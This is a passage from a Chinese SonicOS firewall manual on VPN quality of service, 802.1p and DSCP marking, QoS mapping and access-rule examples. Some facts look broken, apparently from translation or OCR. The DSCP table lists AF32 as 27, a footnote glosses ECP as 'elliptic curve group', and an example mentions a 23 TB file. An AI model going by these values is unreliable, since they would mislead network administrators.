- 第 868 页的通过公用网络的站点到站点 VPN


通过支持 QoS 的网络的站点到站点 VPN

如果两个终端之间的网络路径能够感知 QoS，则 SonicOS 可对内部封装数据包进行 DSCP 标签，以使其能够在隧道的另一端进行正确解释，还可对外部 ESP 封装数据包进行 DSCP 标签，以使传输网络上的每个跃点都能够得到解释和使用。SonicOS 可将在内部网络上创建的 802.1p 标签映射到 DSCP 标签，以使其可以安全地遍历传输网络。如果在另一端接收到数据包，则接收的 SonicWALL 设备会将 DSCP 标签转换为 802.1p 标签，以使内部网络可以正确解释和使用。

通过公用网络的站点到站点 VPN

SonicOS 集成的 BWM 可非常有效地管理 VPN 连接的网络之间的流量，因为可在两个端点对入口和出口流量进行分类和控制。如果端点之间的网络无法感知 QoS，则同样会丢弃并处理 VPN ESP。由于通常不会控制这些中间网络或其路径，因此很难充分保证 QoS，但 BWM 仍能够帮助您提供更多可预测的行为。

图 45. 通过公用网络的站点到站点 VPN



为提供端到端 QoS，业务级别的服务提供商在不断地对其 IP 网络提供流量调节服务。这些服务通常取决于要分类和标签流量的客户本地设备，通常使用标准标记方法，例如 DSCP。SonicOS 能够在流量分类之后对其进行 DSCP 标记，还可将 802.1p 标签映射到 DSCP 标签，以便穿越外部网络并保留 CoS。对于 VPN 流量，SonicOS 不仅能够对内部（负载）数据包进行 DSCP 标记，也可对外部（封装）数据包进行 DSCP 标记，因此支持 QoS 的服务提供程序甚至可对加密的 VPN 流量提供 QoS。

服务提供程序使用的实际的调节方法各不相同，但通常都包含了基于类的排队方法，例如用于对流量排定优先级的加权公平队列，以及避免拥塞的方法，例如尾部丢弃或随机早期检测。

802.1p 和 DSCP QoS


主题：

- 第 869 页的启用 802.1p
- 第 871 页的 DSCP 标记

启用 802.1p

SonicOS 支持第 2 层和第 3 层 CoS 方法，可与启用了 QoS 的环境中外部系统进行广泛的互操作。2 层方法是 IEEE 802.1p 标准，其中，插入到以太网框架标头中的附加 16 位中的 3 位可用于指定框架的优先级，如下图所示：

图 46. 以太网数据帧



- **TPID**：标签协议标识符从第 12 个字节开始（6 个字节的目标字段和 6 个字节的源字段之后），长度为 2 个字节，标签的流量的以太网类型为 0x8100。
- **802.1p**：TCI（标签控制信息 – 从第 14 个字节开始，长度为两个字节）的前三位定义了用户优先级，总共为八个 (2^3) 优先级。IEEE 802.1p 定义了这三个用户优先级位的操作。
- **CFI**：规范格式指示器是只有一位的标志，对于以太网交换机，它始终设置为零。CFI 用于以太网网络和令牌环网之间的兼容性原因。如果在以太网端口接收的帧其 CFI 设置为 1，则不应将该帧转发到未标签的端口。
- **VLAN ID**：VLAN ID（在 14 个字节中从第 5 个字节开始）是 VLAN 的标识。它拥有 12 位，且允许 4,096 (2^12) 个唯一的 VLAN ID 标识。对于 4,096 个可用的 ID，ID 0 用于标识帧优先级，ID 4,095 (FFF) 已保留，因此可用的最大 VLAN 配置为 4,094。

通过启用想要处理 802.1p 标记的接口上的 802.1p 标签即可启动 802.1p 支持。可在任何 SonicWALL 设备上的任何以太网端口上启用 802.1p。

带有这些标记的 802.1p 字段的行为由访问规则控制。默认 802.1p 访问规则操作**无**会将现有 802.1p 标签重置为 0，除非使用了其他配置（如需详细信息，请参见第 874 页的管理 QoS 标记）。

启用 802.1p 标记将允许目标接口识别由支持 802.1p 的网络设备所生成的传入 802.1p 标记，这可通过访问规则控制。SonicOS 插入的拥有 802.1p 标签的帧其 VLAN ID 为 0。

802.1p 标签只能根据访问规则插入，因此在使用了默认设置的接口上启用 802.1p 标记不会中断与不支持 802.1p 的设备的通信。

802.1p 需要您想要对其使用优先级方法的网络设备的特定支持。通过 IP 的很多音频和视频设备都提供了对 802.1p 的支持，但必须将该功能启用。如果对该功能不确定，请检查您的设备文档，查看相关的 802.1p 支持信息。很多服务器和主机网卡 (NIC) 同样也提供了对 802.1p 的支持，但默认情况下该功能通常处于禁用状态。在 Win32 操作系统中，您可以在网卡的属性页面上的**高级**选项卡上检查和配置 802.1p 设置。如果您的网卡支持 802.1p，将会列出**802.1p QoS**、**802.1p 支持**、**QoS 数据包标签**或一些类似选项：




要处理 802.1p 标记，网络接口上必须具有该功能，并将该功能启用。网络接口将能够生成带有 802.1p 标记的数据包，这由支持 QoS 的应用程序管理。默认情况下，为了维护与不支持 802.1p 的设备的通信，常规的网络通信不会插入标记。

> **注：**如果您的网络接口不支持 802.1p，将无法处理 802.1p 标记的流量，会将其忽略。定义访问规则时，请务必启用支持 802.1p 的目标设备上的 802.1p 标记。
>
> 还应注意，在支持 802.1p 的设备上执行数据包捕获（例如，使用诊断工具 Ethereal）时，一些设备将不显示捕获数据包的 802.1q 标头。相反，如果在不支持 802.1p 的设备上执行数据包捕获时，几乎总是会显示标头，但主机无法处理数据包。

在继续第 874 页的管理 QoS 标记之前，先介绍“DSCP 标记”很重要，因为两种标记方法之间存在潜在的相关性，也需要解释一下为何存在相关性。

图 47. DSCP 标记：示例场景



在以上的情形中，我们通过 IPsec VPN 将**远程站点 1** 连接到“主站点”。公司使用支持内部 802.1p/DSCP 的 VoIP 电话系统，并在主站点上托管了一个专用 VoIP 信号服务器。主站点使用千兆和快速以太网混合型基础结构，远程站点 1 均为快速以太网。两个站点均使用支持 802.1p 的交换机进行内部流量的优先级排列。

1 远程站点 1 的 PC-1 将 23 TB 的 PowerPoint™ 演示文档传输至文件服务器 1，工作组交换机和上游交换机之间的 100 mbit 链路已完全饱和。

2 在主站点，位于支持 802.1p/DSCP 的 VoIP 电话 10.50.165.200 处的呼叫方开始对 VoIP 电话 192.168.168.200 处的人员进行呼叫。呼叫 VoIP 电话 802.1p 使用优先级 6（语音）标签流量，DSCP 使用 48 标签流量。

   a 如果核心交换机和防火墙之间的链路为 VLAN，部分交换机会将接收到的 802.1p 优先级标签（除 DSCP 标签外）包含到发动给防火墙的数据包中，该行为对于各种交换机而言各不相同，但通常可配置。

   b 如果核心交换机和防火墙之间的链路不是 VLAN，则防火墙将无法包含 802.1p 优先级标签。将删除 802.1p 优先级，并将数据包（仅包含 DSCP）转发给防火墙。

如果防火墙通过 VPN/WAN 链路发送数据包，则可将 DSCP 标签包含到数据包中，但无法包含 802.1p 标签。这可能会丢失 VoIP 流量的所有优先级信息，因为当数据包到达远程站点时，交换机将不能使用 802.1p MAC 层信息对流量进行优先级排序。由于链路饱和，远程站点交换机处理 VoIP 流量的方式与优先级较低的文件传输的处理方式相同，到达 VoIP 流产生的延迟（甚至可能是丢弃数据包）使呼叫质量下降。

因此关键的 802.1p 优先级信息将如何通过 VPN/WAN 链路从主站点 LAN 传输到远程站点 LAN？通过使用 QoS 映射。

QoS 映射是将第 2 层 802.1p 标签转换为第 3 层 DSCP 标签的一种功能，以便它们可以安全地遍历（以映射的形式）不支持 802.1p 的链路；当数据包到达下一个支持 802.1p 的分段时，QoS 映射会将 DSCP 转换为 802.1p 标签，以便可以使用 2 层 QoS。


在以上的情形中，主站点的防火墙为 VoIP 数据包以及封装 ESP 数据包分配 DSCP 标签（例如值 **48**），以便能够在 WAN 应用第 3 层 QoS。通过保留现有 DSCP 标签或从 802.1p 标签（如果存在）映射值可完成分配。如果 VoIP 数据包到达链路的另一端，接收数据包的 SonicWALL 将遍历映射过程，同时会将 DSCP 标签映射到 802.1p 标签。

3 远程站点的接收 SonicWALL 已配置为将 DSCP 标签范围 48-55 映射到 802.1p 标签 6。数据包退出防火墙后，将使用 802.1p 标签 6。交换机会将其识别为语音流量，并通过文件传输排定优先顺序，甚至能够在链路饱和的情况下保证 QoS。

DSCP 标记

DSCP（差分服务代码点）标记使用 IP 标头中 8 位 ToS 字段中的 6 位提供 64 类（或代码点）流量。由于 DSCP 是第 3 层标记方法，且存在 802.1p 标记，因此无需考虑兼容性问题。不支持 DSCP 的设备将忽略标签，在最差的情况下会将标签值重置为 0。

图 48. DSCP 标记：IP 数据包



上图说明了 IP 数据包，在标头的 ToS 部分拥有结束标记。ToS 位最初用于优先级和 ToS（延迟、吞吐量、可靠性和成本）设置，但之后 RFC2474 又将其用于用途更广的 DSCP 设置。

下表显示了常用的代码点，以及它们向旧优先级和 ToS 设置的映射。

表 129. DSCP 标记：常用代码点

DSCP	DSCP 说明	旧 IP 优先顺序	旧 IP ToS (D, T, R)
0	最大努力型	0（例程 – 000）	-
8	1 级	1（优先级 – 001）	-

表 129. DSCP 标记：常用代码点

DSCP	DSCP 说明	旧 IP 优先顺序	旧 IP ToS (D, T, R)
10	1 级，黄金级 (AF11)	1（优先级 – 001）	T
12	1 级，白银级 (AF12)	1（优先级 – 001）	D
14	1 级，青铜级 (AF13)	1（优先级 – 001）	D、T
16	2 级	2（中间级 – 010）	-
18	2 级，黄金级 (AF21)	2（中间级 – 010）	T
20	2 级，白银级 (AF22)	2（中间级 – 010）	D
22	2 级，青铜级 (AF23)	2（中间级 – 010）	D、T
24	3 级	3（闪存 – 011）	-
26	3 级，黄金级 (AF31)	3（闪存 – 011）	T
27	3 级，白银级 (AF32)	3（闪存 – 011）	D
30	3 级，青铜级 (AF33)	3（闪存 – 011）	D、T
32	4 级	4（闪存覆盖 – 100）	-
34	4 级，黄金级 (AF41)	4（闪存覆盖 – 100）	T
36	4 级，白银级 (AF42)	4（闪存覆盖 – 100）	D
38	4 级，青铜级 (AF43)	4（闪存覆盖 – 100）	D、T
40	快速转发	5 (CRITIC/ECP[1] – 101)	-
46	加速转发 (EF)	5 (CRITIC/ECP – 101)	D、T
48	控制	6（互连网控制 – 110）	-
56	控制	7（网络控制 – 111）	-

1. ECP：椭圆曲线群组

可对在任何接口和任何区域类型之间传输的流量执行 DSCP 标记（无例外）。DSCP 标记由访问规则通过 QoS 选项卡控制，可与 802.1p 标记配合使用，也可与 SonicOS 的内部带宽管理配合使用。

主题：

- 第 872 页的 DSCP 标记和混合 VPN 流量
- 第 873 页的配置 802.1p CoS 4 控制的负载
- 第 873 页的 QoS 映射
- 第 874 页的管理 QoS 标记

DSCP 标记和混合 VPN 流量

在诸多的安全措施和特性中，IPsec VPN 使用防止重放机制，其基础在于添加到 ESP 标头中的单调递增的序号。将丢弃具有重复序号的数据包，因为此类数据包不符合顺序标准。此类标准可管理故障数据包的处理。SonicOS 提供了 64 个数据包的重放窗口，即，如果 64 个以上的数据包延迟用于安全关联 (SA) 的 ESP 数据包，将丢弃该数据包。

使用 DSCP 标记对遍历 VPN 的流量提供第 3 层 QoS 时应考虑该项。如果您的 VPN 隧道传输各种流量，一部分标记了 DSCP 高优先级（例如 VoIP），一部分标记了 DSCP 低优先级，或未标记/最大努力型（例如 FTP），则您的服务提供程序将优先处理高优先级 ESP 数据包的传输，然后再处理最大努力型 ESP 数据包。在特定流量条件下，这可能会导致将最大努力型数据包延迟 64 个数据包以上，从而导致接收的 SonicWALL 的防止重放防御机制丢弃。

如果出现此类现象（例如低优先级流量过分重传），建议您为高优先级和低优先级流量类创建单独的 VPN 策略。通过将高优先级主机（例如 VoIP 网络）置于各自的子网中可轻松完成。


配置 802.1p CoS 4 控制的负载

如果想要将 DSCP 标签 15 的入站映射从默认 802.1p 映射 1 更改为 802.1p 映射 2，则由于映射范围不能重叠，需要两个步骤才能完成。尝试分配重叠的映射会产生错误DSCP 范围已存在，或与其他范围重叠。首先，需要从映射到 802.1p CoS1 的当前终止范围中删除 15（将终止映射范围更改为从 802.1p CoS 1 到 DSCP 14），然后可将 DSCP 15 分配给 802.1p CoS 2 的起始映射范围。


QoS 映射

QoS 映射的主要目的是允许 802.1p 标记总是能够通过不支持 802.1p 的链路（例如 WAN 链路），方法为通过 WAN 链路发送之前将它们映射到对应的 DSCP 标签，然后在到达另一端时再从 DSCP 重映射到 802.1p：

图 49. QoS 映射




注：只有将**映射**作为访问规则的 QoS 选项卡操作，才能进行映射。映射表仅定义访问规则的映射操作将要使用的通信。




例如，根据默认表，值为 **2** 的 802.1p 标签将出站映射到值为 **16** 的 DSCP，DSCP 标签 **43** 将入站映射到 802.1 值 **5**。

这些映射中的每一个都可以重新配置。如果想要将出站映射 802.1p 标签 **4** 从 DSCP 默认值 **32** 更改为 DSCP 值 **43**，则可以单击 **4 - 可控负载**的**配置**图标，然后从下拉框中选择新**至 DSCP**值：

802.1p CoS 1 重映射终止范围



802.1p CoS 2 重映射起始范围



您可以单击**重置 QoS 设置**按钮，以恢复默认映射。

管理 QoS 标记

从**防火墙 > 访问规则**页面的**添加/编辑规则**对话框的 **QoS** 选项卡配置 QoS 标记：



SonicOS 访问规则管理的 802.1p 和 DSCP 标记提供了 4 种操作：**无**、**保留**、**显式**和**映射**。默认 DSCP 操作为**保留**，默认 802.1p 操作为**无**。

表 130说明了标记的两种方法中每个操作的行为：

表 130. QoS 标记：行为


操作	802.1p（第 2 层 CoS）	DSCP（第 3 层）	注释
无	与此类流量相匹配的数据包（按照访问规则定义）发送出出口接口时，将不添加任何 802.1p 标记。	DSCP 标签已显式设置（或重置）为零。	如果该类流量的目标接口是 VLAN 子接口，802.1q 标签的 802.1p 部分将显式设置为 0。如果该类流量指定用于 VLAN 且使用 802.1p 进行优先级排序，则应使用**保留**、**显式**或**映射**对此类流量定义特定的访问规则。
保留	将保留现有 802.1p 标记。	将保留现有 DSCP 标签值。	

表 130. QoS 标记：行为

操作	802.1p（第 2 层 CoS）	DSCP（第 3 层）	注释
显式	可从将要显示的下拉菜单中分配显式 802.1p 标记值 (0-7)。	可从将要显示的下拉菜单中分配显式 DSCP 标签值 (0-63)。	如果 802.1p 或 DSCP 操作设置为**显式**，而另一个设置为**映射**，将先进行显式分配，然后根据该分配映射另一个。
映射	在**防火墙 > QoS 映射**页面定义的映射设置将用于从 DSCP 标签映射到 802.1p 标签	在**防火墙 > QoS 映射**页面定义的映射设置将用于从 802.1p 标签映射到 DSCP 标签。将显示其他复选框，以**允许 802.1p 标记覆盖 DSCP 值*****。选择该复选框将断言映射的 802.1p 值会覆盖客户端可能已设置的任何 DSCP 值。这可用于覆盖客户端自己设置的 DSCP CoS 值。	如果将**映射**设置为 DSCP 和 802.1p 的操作，映射将仅在一个方向进行：如果数据包来自 VLAN 且到达时拥有 802.1p 标签，DSCP 将从 802.1p 标签映射；如果数据包的目标为 VLAN，将从 DSCP 标签映射 802.1p。

相关示例，请参阅图 50，其中提供了双向 DSCP 标记操作。

图 50. 双向 DSCP 标记操作



如果 HTTP 通过 192.168.168.100 的 Web 浏览器访问 10.50.165.2 的 Web 服务器，会使内部（负载）数据包和外部（封装 ESP）数据包标签为 DSCP 值 8。如果数据包来自于隧道的另一端，并传输到 10.50.165.2，它们将使用 DSCP 标签 8。当 10.50.165.2 通过隧道将响应数据包发送回 192.168.168.100（从第一个 SYN/ACK 数据包开始）时，访问规则将使用 DSCP 值 8 标签传输到 192.168.168.100 的响应数据包。

该行为将应用到 DSCP 和 802.1p 标记的四个 QoS 操作设置。

该行为的一个实用性应用是为到达 VPN 区域的流量配置 802.1p 标记规则。虽然不能通过 VPN 发送 802.1 p 标签，但可以从隧道出口对通过 VPN 返回的回复数据包标签 802.1 p。这就要求物理出口接口的 802.1p 标签处于活动状态，且 [区域] > VPN 访问规则拥有“无”以外的 802.1p 标记操作。

确保 802.1p 与您相关的网络设备相兼容，且在适用的 SonicWALL 接口上启用 802.1p 标记后，即可开始配置访问规则来管理 802.1p 标签。

远程站点 1网络可能有两个访问规则，其配置如表 131 所示。

表 131. 远程站点 1：访问规则配置示例

设置	访问规则 1	访问规则 2
常规选项卡		
操作	允许	允许
起始区域	LAN	VPN
目标区域	VPN	LAN
服务	VOIP	VOIP
源	LAN 主要子网	主站点子网
目标	主站点子网	LAN 主要子网
允许的用户	全部	全部
日程	始终打开	始终打开
启用日志	启用	启用
允许分片的数据包	启用	启用
Qos 选项卡		
DSCP 标记操作	映射	映射
允许 802.1p 标识覆盖 DSCP 值	启用	启用
802.1p 标记操作	映射	映射

访问规则（管理 **LAN>VPN**）拥有以下效果：

- 来自 **LAN Primary Subnet** 并将通过 VPN 发送至**主站点子网**的 **VoIP** 流量（按照服务群组定义）应针对 DSCP 和 802.1p 标签进行评估。
  - 将 DSCP 和 802.1p 标记操作共同设置为**映射**早在第 874 页的管理 QoS 标记中就有相关说明。
  - 发送仅包含 802.1p 标记的流量（例如 CoS = 6）会使 DSCP 将 VPN 绑定内部（负载）数据包标记为值 48。外部 (ESP) 数据包也将使用值 48 标签。
  - 假设主站点上的防火墙已对返回流量进行 DSCP 标签（CoS = 48），则将在出口对返回流量使用 CoS = 6 的 802.1p 标签。
  - 发送仅包含 DSCP 标记的流量（例如 CoS = 48）会将 DSCP 值保留到内部和外部数据包中。
  - 假设主站点上的防火墙已对返回流量进行 DSCP 标签（CoS = 48），则将在出口对返回流量使用 CoS = 6 的 802.1p 标签。
  - 发送仅包含 802.1p 标记（例如 CoS = 6）和 DSCP 标记（例如因为 CoS= 63）的流量将优先考虑 802.1p 标记，并相应地进行映射。VPN 绑定内部（负载）数据包使用值 48 进行 DSCP 标记。外部 (ESP) 数据包也将使用值 48 标签。

假设主站点上的防火墙已对返回流量进行 DSCP 标签（CoS = 48），则将在出口对返回流量使用 CoS = 6 的 802.1p 标签。

要检查第二个访问规则的效果（VPN > LAN），可查看主站点配置的访问规则，如表 132 中所示。

表 132. 主站点：访问规则配置示例

设置	访问规则 1	访问规则 2
常规选项卡		
操作	允许	允许
起始区域	LAN	VPN
目标区域	VPN	LAN
服务	VOIP	VOIP

